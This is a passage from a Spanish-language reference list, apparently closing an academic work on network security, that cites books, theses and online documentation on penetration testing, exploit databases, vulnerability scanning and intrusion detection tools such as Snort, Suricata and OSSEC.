KENEDY, Riveros Paraguay Jhon. Implementación de Políticas de Seguridad Informática para mejorar el acceso y la seguridad lógica de la red en la Oficina Departamental de Estadística e Informática de Junín. Huancayo: Universidad Nacional del Centro del Perú, 2019. 94 p.

KEEP CODING. ¿Qué es ExploitDB?. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/.

KIM, David; SOLOMON, Michael G. Principles of Information Security. Cengage Learning, 2018.

MANDIA, K.; PROSISE, C.; PEPE, M. Respuesta a incidentes y análisis forense de computadoras. Barcelona: Pearson, 2011.

METASPLOIT. Metasploit Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.metasploit.com/.

NIST. CVE-2022-1234. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://nvd.nist.gov/vuln/detail/cve-2022-1234.

NORTHCUTT, S.; FREDERICK, A.; McMILLAN, S. Detección de intrusiones en redes: Manual del analista. Madrid: Anaya Multimedia, 2014.

OSSEC. OSSEC Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.ossec.net/docs/.

OWASP. Vulnerability Scanning Tools. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://owasp.org/www-community/Vulnerability_Scanning_Tools.

PHONG, Chiem Trieu. A study of Penetration Testing Tools and Approaches. Auckland: School of Computing and Mathematical Sciences, 2014.

PICUS SECURITY. What is Common Vulnerabilities and Exposures (CVE). [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.picussecurity.com/resource/glossary/what-is-common-vulnerabilities-and-exposures-cve.

RAMA JUDICIAL. Acuerdo PCSJA23-12089 de 2023: Suspensión de Términos. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.ramajudicial.gov.co/documents/4864081/145272325/ACUERDO%2BPCSJA23-12089C2%2BSuspensi%C3%B3n%2Bde%2BT%C3%A9rminos.pdf/a85bb412-3966-312b-225a-9256a460110d.

SECURITYTRAILS. Top Exploit Databases. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://securitytrails.com/blog/top-exploit-databases.

SNORT. Snort Users Manual 2.9.16. The Snort Project, 8 de abril de 2020. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.snort.org/#documents.

SURICATA. Suricata Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.suricata.io/en/latest/.

TALÓN, Rafael Manuel Martí. Desarrollo e Implementación de una práctica de Pentest. Gandia: Universidad Politécnica de Valencia, 2016.

ZAFRA, José Luis Guillén. Introducción al Pentesting. Barcelona: Universitat de Barcelona, 2017.